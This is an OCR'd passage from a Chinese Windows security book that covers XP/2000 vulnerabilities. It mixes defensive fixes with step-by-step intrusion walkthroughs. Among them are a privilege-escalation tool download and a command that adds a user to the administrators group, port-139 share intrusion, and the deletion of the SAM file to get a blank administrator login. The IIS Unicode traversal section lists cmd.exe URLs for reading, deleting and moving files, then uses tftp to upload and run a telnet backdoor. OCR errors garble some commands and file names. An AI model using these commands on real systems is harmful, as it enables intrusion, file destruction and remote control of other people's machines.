
解决办法：其实，利用这个漏洞做出坏事的几率是十分小的，但漏洞确实存在，不得不防吧！所以在离开计算机的时候，还是按下Windows键+L键，锁定计算机；或者打开屏幕保护程序、并设置密码；或者检查可能会带来危害的程序和服务的热键，取消这些热键。

4.远程控制漏洞

当连接建立的时候，Windows XP远程桌面把账户名以明文发送给连接它的客户端。发送的账户名不一定是远端主机的用户账号，也可以是最常被客户端使用的账户名，网络上的嗅探程序可能会捕获到这些账户信息。


建立网络连接时，Win XP远程桌面会把用户名以明文形式、发送到连接它的客户端。发送的用户名可以是远端主机的用户名，也可能是客户端常用的用户名，网络上的嗅探程序可能会捕获到这些账户信息。

安全对策：单击“控制面板/系统/远程”，取消“允许用户远程连接到这台计算机”，如下图所示，以便停止远程桌面使用。



5.“帮助和支持中心”缺陷（针对Windows XP SP1）

Windows XP的“帮助和支持中心”功能，如下图所示。



它可以向用户提供集中化服务和帮助，如提供产品文档，判断硬件兼容性帮助，访问Windows更新，Mierosoft在线帮助等。用户和程序可以通过使用“hcp://”前缀执行URI链接来访问帮助和支持中心。由于帮助和支持中心程序没有有效的检查通过HCP协议传递来的信息，导致一个缓冲溢出漏洞存在。当

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

用户与因特网联接时，黑客就可以利用这个安全漏洞，从一个网页或HTML格式电子邮件中的链接对存在这一缺陷的机器进行远程访问，能够打开或删除被攻击机器上的文件。

Windows XP系统下的Microsoft Internet Explorer包含一个协议处理器支持“Help and Support Center”应用程序，协议处理句柄可以由连接方式指定，当链接由浏览器提交的时候，帮助和支持程序就会装载相关的页面。浏览器提交的HCP URI请求存在安全问题，其中帮助支持中心的一个应用程序文件（u-plddrvinfo.htm）包含ActiveX control可以用来删除本地文件，由于ActiveX control接收来自HCP URI的文件名，攻击者可以指定任意系统名作为删除文件名参数，也可以接收统配符“*”。由于使用HCP请求，当ActiveX control执行的时候，删除时用户没有任何提示，所以很可能造成系统敏感文件被删除而没有被提示。

虽然调用uplddrvinfo.htm的时候有“Get Help With Your Hardware Device”对话框出现，但是当用户关闭窗口的时候，此工具也会关闭。

解决办法：到微软的网站下载安装解决该问题的补丁。

6.FAT32分区漏洞

FAT32分区在Windows XP系统下就是一个安全隐患，毕竟微软新系统的安全及稳定性都是建立在NTFS分区基础之上的。为了提高安全性，我们有必要把FAT32文件系统转换成NTFS。


NTFS允许更全面地控制文件和文件夹的权限，进而还可以使用加密文件系统（EFS，Encrypting File System），从文件分区这一层次保证数据不被窃取。在“我的电脑”中用右键单击驱动器并选择“属性”，可以查看驱动器当前的文件系统。如果要把文件系统转换成NTFS，首先要备份一下重要的文件，然后选择菜单“开始”→“运行”，输入“cmd”，单击“确定”。接着，在命令行窗口中执行convert x:/fs:ntfs（其中x是驱动器的盘符）。如下图所示。



7.简单文件共享漏洞

为了让网络上的用户只需点击几下鼠标就可以实现文件共享，Windows XP加入了一种称为“简单文件共享”的功能，但同时也打开了许多NetBIOS漏洞。

解决此漏洞的方法如下图所示。




Step 1 选择此项

Step 1

打开“我的电脑”，选择菜单“工具”→“文件夹选项”。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



Step 2

单击“查看”，在“高级设置”中取消“使用简单文件共享（推荐）”。

教你一招：

NetBIOS（Network Baslc Input Output System，网络基本输入输出系统），是一种应用程序接口（API），系统可以利用WINS服务、广播及Lmhost文件等多种模式将NetBIOS名解析为相应IP地址，实现信息通讯。

3.1.3 防范提升权限的入侵

如果我们想要获得系统的最高权限，则不妨利用一个叫DebPloit的小工具。使用它可以让任何人获得任何进程或者线程的句柄，从而可以让任何用户都能获得系统的最高权限，即使是一个GUEST或者其他的任何普通用户。

具体的解决办法如下：

笔者在这里提供一个网上流行的办法来修补该漏洞，注意漏洞发布者提供的办法是修改文件smss.exe，请确认是否有修改的必要：

Step 1

编辑%systemroot%\system32\gross.exe文件；

Step 2

找到字符串”\DbgSsApiPoft”的偏移量；

Step 3

在代码中找到相关注释；

Step 4

在注释下面，而在调用 NtCreatePort 之前、是 OBjECT_ATTRIBUTES 结构内容：

Step 5

将 OBJECT_ATTRIBUTES 结构的安全描述符置为空；

Step 6

然后正确设置对 PE 的校验和；

Step 7

然后重新启动。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


下面是这个漏洞的利用方法。

测试软件.http://202.103.196.104/any/Fluxay/DebPloit.Zip

方法：下载软件DebPloit.exe，以普通的用户test登录，然后运行DebPloit.exe。

Erunasx “net localgroup admini strators test/add”

真正的黑客，既要知道漏洞的表现和利用方法，更要知道如何弥补漏洞。



Step 1 扫描存在 139 漏洞的主机

3.2 系统漏洞利用

前面我们已经对Windows的系统安全进行了一翻细致的分析，下面我们就来看一下黑客是如何利用漏洞来对Windows系统进行攻击吧。

3.2.1 揭秘至关重要的 139 端口攻击

使用过扫描器的朋友可能都会发现，这些扫描器经常会扫描到139端口，后面跟着的说明是NetBIOS（NETwork Basic Input/Output System即网络基本输入输出系统），为什么会出现这样的情况呢？

之所以会出现这种情况，主要是因为一般情况下139端口开启都是由于网络协议NetBIOS在使用它。


1.黑客如何利用139端口漏洞进行攻击

下面我们就来讲解一下黑客们是如何使用139端口漏洞进行攻击的。

【案例 3-1】黑客利用 139 端口进行攻击的操作步骤如下：

Step 1

首先要确定一台存在 139 端口漏洞的主机。随便用个扫描器扫一下就可以得到了，比如 SuperScan 这个端口扫描工具。只要按照上图所示的配置进行操作就可以了，在开始 IP 处填上您要扫的 IP 地址，停止处填上你要停止扫描 IP 的地址。




Step 2 查看 139 漏洞主机的信息

Step 2

假设现在我们已经得到一台存在 139 端口漏洞的主机，这时候我们就要使用“nbtstat z-aIP”这个命令来得到该用户的信息。从上图所示中我们就可以看到：202.98.84.90 就是该 IP 地址，这个主机的名字是 21，工作组是 YB。


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



Step 3

接下来我们要做的就是如何与对方的计算机进行共享资源的连接，在这里我们需要用到两个 NET 命令：NET VIEW 和 NET USE。从上面图中，我们已经可以看到共享了对方的 C，D，E 三个盘。




Step 4

下面我们要做的是使用 NBTSTAT 命令来载入 NBT 快取。

D：\>nbtstat R<=载入 NBT 快取

D：\>nbtstatc<=看有无载入 NBT 快取

下图所示中用白色遮住的地方就是我们已经得到的139端口漏洞的主机IP地址和用户名。



Step 5

下面我们就开始进入对方的主机了，点击“开始”→“查找”→“计算机”后，我们就可以将刚才找到的主机名字输入到上面，然后选择“查找”，就可以找到这台电脑了！找到后直接双击就可以进入，其使用的方法同使用本机的“网上邻居”是一样的。

2.139端口漏洞攻击的防范

不同操作系统中防范139端口漏洞攻击的方法略有不同，具体如下。

（1）在Windows 9x系统中防范方法

在Windows 9x下如果是拨号用户，且完全不需要登录到NT局域网络环境的话。只需要在“控制面板”→“网络”中删除Microsoft网络用户，然后再使用Microsoft友好登录就可以了。但是如果需要登录到NT网络的话，那这一项就不能删除，因为NT网里需要使用到NETBIOS。另外，关掉139端口后将无法共享文件和打印功能。

（2）在Windows NT系统中防范方法

在Windows NT下我们可以取消NETBIOS与TCP/IP协议的绑定。点选“控制面板”→“网络”→“NETBIOS接口”→“WINS客户（TCP/IP）”→“禁用”，然后点按“确定”按钮。接着再重启系统。这样，Windows NT的计算机名和工作组名就被隐藏了，不过，经过这样操作的计算机会造成基于NETBIOS的一些命令无法使用，如NET等。

（3）Windows 2000/XP系统中的防范方法：

选中“网络邻居”→右键→“本地连接”→“INTERNET协议（TCP/IP）”→“属性”→“高级”→“选项”→“CP/IP筛选”选项，然后在“只

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

允许”中填入除了137,138,139之外的端口。如果这时候我们是在局域网中，则会影响局域网的使用。

(4)其它简便方法

就是选择一条天网的空规则，然后在数据包方向选接收；对方IP地址选任何；协议TCP；本地端口139到139；对方端口0到0；标志位在SYN标志上打勾；动作拦截。最后再把这条规则勾上让它生效，保存好以后就可以了。

3.2.2 SAM 数据库安全漏洞攻击示例

SAM其实就是安全账号管理数据库(Security Accounts Management Database)的英文缩写，在SAM数据库中存放了本地计算机和操作系统控制域的组账号及用户账号信息，它是Window NT/2000操作系统的核心。

在SAM数据库中不仅存放了域中各组的描述信息和权限信息，同时也存放了域用户的描述信息和加密后的密码数据等，并且系统管理员账号Administrator的密码也存放在SAM文件中最后一个“Administrator”字符串之后。

不过，在实际应用中SAM数据库对应于一个位于WINNT/SYSTEM32/config目录下的文件，该文件在系统运行时受操作系统保护，因此，即便是超级用户，也是无法直接打开它的。

例如，在这里演示一下如何用应用程序“写字板”程序来打开SAM数据文件，具体操作步骤如下图所示。



Step 1

首先双击SAM文件，在打开的“打开方式”窗口中选择“写字板”来打开SAM文件。

Step 2

接着再单击“打开方式”窗口中的“确定”按钮来打开写字板。由于SAM文件受操作系统的保护，因此，使用写字板是不能直接打开SAM数据库文件的。



因此，如果我们想要修改SAM文件中的内容，则在Windows NT中只能通过管理工具中的“域用户管理器”来修改，而在Windows2000中则只能通过管理工具中的“计算机管理”来对其进行修改。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

1.SAM数据库并不安全

尽管SAM数据库文件受到了操作系统的保护，但并不是说就没有办法访问SAM了，黑客们还是可以利用SAM数据库的安全隐患对本地计算机进行攻击，因此，SAM数据库并非固若金汤。

如果在一台安装有多个操作系统的机器上，别的系统可以访问Windows NT/2000系统文件的所在分区，那么，SAM的安全问题就暴露出来了。

例如，我们在一台计算机上同时安装了Windows 98和Windows 2000两个系统，并且系统分区是FAT格式的分区C:。

教你一招：

在Windows系统中用到的文件分区的格式有：FAT16、FAT32、NTFS4、NTFS5等。其中Windows98等Windows9X系统支持FAT16和FAT32格式；Windows NT支持FAT16和NTFS4格式；Windows 2000/XP/2003则支持所有这四种格式。

这时候，无论是谁，只要启动Windows 98，然后在Windows 98的C:\winnt\system32\config下找到SAM数据库文件，然后把SAM文件删除或移动到另一个目录。

接着再重新启动系统进入Windows2000，在登录时使用“Administrator”账号，用户密码为空，然后点按“确认”按钮，便能以系统管理员用户Administrator身份成功登录Windows2000系统了。

2.消除SAM数据库安全隐患

其实，在上文中我们就已经发现：造成Windows NT/2000这一安全隐患的主要原因是用户账号太集中地都存放在了SAM文件中。因此，一旦SAM文件被人为改动，系统就将在启动时报告错误并重新启动，实际上也就是崩溃了。

并且SAM文件一旦丢失，系统的另一个致命缺陷：没有校验和恢复SAM文件的能力就爆露无疑。因此，如果我们想要消除这一安全隐患，其关键就是要防止人为改动SAM数据库文件。

消除SAM数据库安全隐患的方法主要有以下三种：

（1）在CMOS中设置开机密码。

（2）利用syskey.exe进行修补。

在用syskey.exe设置开机密码后，系统就会在进行用户认证前要求企图登录的用户输入开机密码。如果没有开机密码，即使企图登录者有超级用户密码，系统也是无法启动的。

（3）在一台计算机上只安装一个操作系统，而且把Windows NT/2000的启动分区和系统分区格式化为NTFS或NTFS5。

教你一招：

我们可以在WindowsNT SP3以后版本的Winnt/system32目录下找到一个公开发行资料很少提到的可执行文件svskey.exe，它是作为一个NT补丁程序加进去的。主要作用是设置开机密码并将SAM中用户密码的加密键扩展为128位。

3.2.3 解析 Windows XP 热键漏洞

所谓热键，其实就是用来启动一个程序或者使用一个程序的某项功能的一个键或一组键。一个键的可以包括F1、F2这些功能键，也可以是一些特制的键，比如联想键盘上的“Internet”，“Mail”等一般键盘上没有的键。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

另外，我们平时最常见的主要是一些组合键，如在Windows系统中实现“粘贴”功能的“Ctrl+V”组合键、使用QQ的人用来打开快捷地查看发来信息的“Ctrl+~”组合键等。

1.热键

在Windows系统中有许多热键可以用来打开程序，这些热键一般用户都可以自己设置，设置后我们就可以用其来打开各种程序了。

我们可以为每个程序的设置确定规则，这样就可以有效地利用热键的功能了。比如按照程序的首字母来命名，这样经过设置后，对于那些对某个工具特别依赖的人来说，这样的打开程序的方式十分方便，因此被广泛使用。

2.Windows XP的“自注销”功能

尽管前文中我们一再强调，但事实上在办公的时候，常常会遇到需暂时离开而把电脑晾在办公桌上的情况，这就意味着信息被窥或丢失甚至更严重的后果。这是如果我们对屏幕保护程序设了密码，则一般情况下别人就动不了你的电脑，这样就保证了安全。

在Windows XP中提供了一个“自注销”(即自动注销)功能，该功能可以在用户的电脑有一段时间出于静止状态后就自动进行注销，不过这种注销只是一种假注销，所有的后台程序都还在运行，跟没有注销前是一样的。

3.漏洞描述

热键功能是系统提供的一个服务，该功能只有在当我们以某一用户的身份登录时方才启动，启动之后，用户就可以使用自己设置(包括一些默认的热键)的热键了。

假设一个有管理员身分，并以管理员登录的用户有事要离开一段时间，本来以为很快就可以回来，因此没有对电脑进行锁定。但后来却长时间没有回来，则他的电脑就暴露在没有保护的情况下了，这时Windows xP就自动启动了“自注销”。

这时一个经验丰富的攻击者就可以利用热键来进行一些破坏了，如打开N个大程序来破坏该机器，还可以打开并使用某个程序，特别是一些与网络有关的敏感程序（和服务)等，实际上这台电脑被他控制了一半，只要他有足够的想象力。

4.热键的安全对策

其实，不知道大家注意到了没有，我们在讲述上面这个漏洞被利用真正做出有破坏性的事情时是利用了许许多多“假设”的，因此，也就是说几率是十分小的，但作为一个漏洞，最好还是把这项功能关闭了！

3.3 Unicode漏洞攻击

Unicode是曾经是最热门的漏洞之一，也是比较简单易学的一个漏洞。虽然现在大部份主机都已经打好该漏洞的补丁，但是该漏洞还是一个很好的学习入侵的一个例子。在本章节中会讲解一下黑客是怎样利用该漏洞进行入侵的，目的是通过对这种黑客手段的了解，来找到防御方法。

3.3.1 使用扫描软件查找 Unicode 漏洞

1.手动扫描

在这里我们假设远程服务器的操作系统为Windows 2000 server中文版，对照编码表(如表3-1所示)，可以知道对应的编码为“%

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

c1%1c”。然后在IE地址栏上输入“http://192.168.215.119/scripts/..%c1%1c../winnt/system32/cmd.exe? /c+dir+c:\”，与远程服务器连接好了以后，如果得到Directory ofc:\这样的回复，那么就说明该服务器存在Unicode目录遍历漏洞。

对照编码表

操作系统编码	NT 4 server中文版	Windows 2000 server中文版	Windows 2000 pro中文版	Windows 2000 pro英文版
%c1%9c	可用	可用		
%c0%af	可用			可用
%c0%2f		可用	可用	
%c1%1c		可用	可用	
%c1%9v	可用	可用		

下面我们对“http://192.168.215.119/scripts/..%c1%1c../winnt/systent32/cmd.exe? /c+dir+c:\”进行解释。需要说明的是命令间的空格也可以使用+来代替。

“192.168.215.119”是远程服务器的IP地址；

“scripts”是远程服务器上的脚本文件目录，除了scripts以外通常还有msabc、_vti_、_mem_bin、cgi-bin等脚本文件目录，其中scripts这个目录是最常用的；

“..%c1%1c..”是最关键的一个参数，也就是Unicode漏洞所在，该参数被远程服务器译为“../”，因此可以实现目录遍历；

“winnt”是远程服务器的系统目录，也可以试着换成“windows”，该参数根据远程服务器系统的不同而不同；


“winnt/system32/cmd.exe? /c+”这一串参数是用来打开远程服务器中的cmd.exe；

“dir+c:\”是入侵者需要执行的命令，也就是使用Unicode漏洞的原因所在。


2.工具扫描

用工具扫描这里推荐使用X-Scan，它采用多线程方式对指定IP地址段(或单机)进行安全漏洞检测，支持插件功能。扫描内容包括：远程服务类型、操作系统类型及版本，各种弱口令漏洞、后门、应用服务漏洞、网络设备漏洞、拒绝服务漏洞等二十几个大类。对于多数已知漏洞，给出了相应的漏洞描述、解决方案及详细描述链接。

首先下载X-Scan，推荐(www.Skycn.tom)，然后下载好以后安装，运行后出现主界面，如下图所示。



然后依次选择“设置”→“扫描参数”→“全局设置”→“扫描模块”，选中“IIS编码/编码漏洞”，然后开始扫描，如果扫描出类似“/Scipts/..% 252f..% 252f..% 252t..% 252fwinnt/system32/cmd.exef! /c+dir”就说明远程服务器存在该漏洞，如果没有检测出上述代码，那么就证明远程服务器不存在Unicode漏洞。如下图所示。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

3.3.2 利用 Unicode 漏洞攻击目标计算机

通常情况下，利用Unicode漏洞，他们都了解一些在我们一般人看起来很枯燥的DOS命令，或者其他的命令行命令来操作目标主机的文件。他们就是通过这些命令来对目标主机上的文件进行操控的。所以，我们也应该对这些命令有所了解，不要怕难，其实很简单的！

黑客如果要查看主机上的任何目录，就会输入如下一行：

http://X.X.X.X/scripts/..% c0% af../winnt/system32/cmd.exe? /c+dir+c:\

这样就能查看到该主机C盘下的目录和文件。同样的，他们可以用其它命令来查看文件，删除文件，移动目录等，下面是其它一些命令的简单用法，目的是希望你能通过它们来加深对命令行方式的了解，从而得出结论：其实黑客并不神秘！如果你有DOS基础，这些对你算不了什么！

下面介绍利用Unicode漏洞操作目标主机文件的一些方法：

1.显示文件内容

如果想显示目标主机里面的一个名为lucky.txt文本文件，输入下面这行命令即可（要显示htm、asp、bat等文件都用同样的方法）：

http://216.246.X.X/scripts/..% c1% 1c../winnt/system32/cmd.exe? /c+type+c:\lucky.txt

这样该文件的内容就可以通过IE显示出来。

2.删除文件

输入如下命令，即可删除主机上lucky.txt文件：

http://216.246.X.X/scripts/..% c1% 1c../winnt/system32/cmd.exe? /c+del+c:\lucky.tx

3.copy文件的同时将该文件改名

输入如下命令，即可将主机上的lucky.txt改名为luck.txt：

http://216.246.X.X/scripts/..% c1% 1c../winnt/system32/cmd.exe? /c +copy +c:\lucky.txtluck.txt

4.COPY文件到另外的文件夹

输入如下命令，就可以主机上的c:\lucky文件夹下的文件全部copy到c:\inetpub\wwwroot下了：

http://216.246.X.X/scripts/..% c1% 1c../winnt/system32/cmd.exe? /c +xcopyc:\luckyc:\inetpub\wwwroot

5.移动文件夹到指定的目录

要移动c:\lucky到c:\inetpub\wwwroot下，可以用下面的命令：

http://216.246.X.X/scripts/..% c1% 1c../winnt/system32/cmd.exe? /c +movec:\luckyc:\inetpub\wwwroot

移动时间的长短就要看c:\lucky文件夹下的文件有多少了。

6.显示某一路径下相同文件类型的文件

下面的命令可以显示c:\inetpub\wwwroot\下，所有扩展名前两个字符是“ht”的文件：

http://216.246.X.X/scripts/..% c1% 1c..\winnt/system32/find.exe? /n +/v + "" +c:\inetpub\wwwr006*.ht*

7.常被利用的artrib命令

attrib命令常被黑客利用，通过下面的例子你会感觉到它的功能有多么强大！

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

【案例 3-2】attrib 命令使用示例

Step 1

运行下面的命令，可以看到目标主机 c：\inetpub\wwwroot 下的 index.htm 文件的属性：http：//216.246.X.)（/scripts/..% c1% 1c../winnt/svstem32/attrib.exe? c：\inetpub\wwwroot\index.htm

Step 2

运行下面的命令，把目标主机 c：\inetpub\wwwroot 下的 index.htm 文件设为只读、隐藏属性：http：//216.246.X.X/scriDts/..% c1% 1c../winnt/system32/attrib.exe? % 20% 2br% 20% 2bh% 20c： \inetpub\wwwroot\index.htm

Step 3

运行下面的命令可以解除文件的属性：

http：//216.246.X.X/scriDts/..% c1% 1c../winnt/svstem32/attrib.exe? % 20 -r% 20-h%20c：\inetpub\wwwroot\index.htm



教你一招：

这里“%2b”等同于“+”

3.3.3 利用 Unicode 漏洞进一步控制该主机

有了上面的基础，相信大家应该明白黑客下一步要做什么了？他们会做什么？当然是进一步控制该主机了！不过，尽管这个黑客已经可以做一些简单的操作了，但此时他的权限很低，干不了什么事，但他们会想尽办法来控制你的主机的！给服务器上传木马，并用木马控制目标主机是其常用的手段之一。

【案例 3-3】黑客控制目标主机示例

Step 1

首先，黑客会下载如下文件：

tripd32.exe（一个 FTP 服务器）

ncx99.exe（telnet 到 99 端口）

Step 2

运行 tripd32.exe。这时这个黑客的机器已经是一个 FTP 服务器了（控制主机行为开始了……）。

Step 3

在他的 IE 浏览器地址栏里填入：

http：//216.246.X.X/scripts/..%c1%1c../winnt/system32/cmd.exe? /c+tftp-i127.0.0.1 GETncx99.exec：\\inetpub\\scripts\\xr.exe

【命令解释】

127.0.0.1 为那个黑客的 IP；命令行中的 c：\inetpub\scripts\ 为目标主机服务器目录，要看主机的具体情况而定。黑客输入上面这一行命令的目的是把 ncx99.exe 上传到目标主机，并改名为 xr.exe（可能是其它名字，可以随意改的）。

Step 4

一般情况下要过大概 3 分钟左右，IE 浏览器左下角会显示完成，红色漏斗消失，此时 ncx99.exe 已经上传到目标主机 c：\inetpub\scripts\ 目录，并成功改名为 xr.exe。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

Step 5

再使用如下调用来执行 xr.exe（即 ncx99.exe 文件） http：//216.246.X.X/scripts/..% c1% 1c../winnt/system32/cmd.exe? /c +c： \inetpub\scripts\xr.exe。此时这个黑客就可以 telnet216.246.X.X 了。

Step 6

以后就看该黑客怎么使用这台机器了，上传什么控制文件也由他自己决定。


在此所提到的只是黑客们常用的一个方法，具体怎么做就看那个黑客的了。

【案例 3-4】利用 Unicode 漏洞入侵



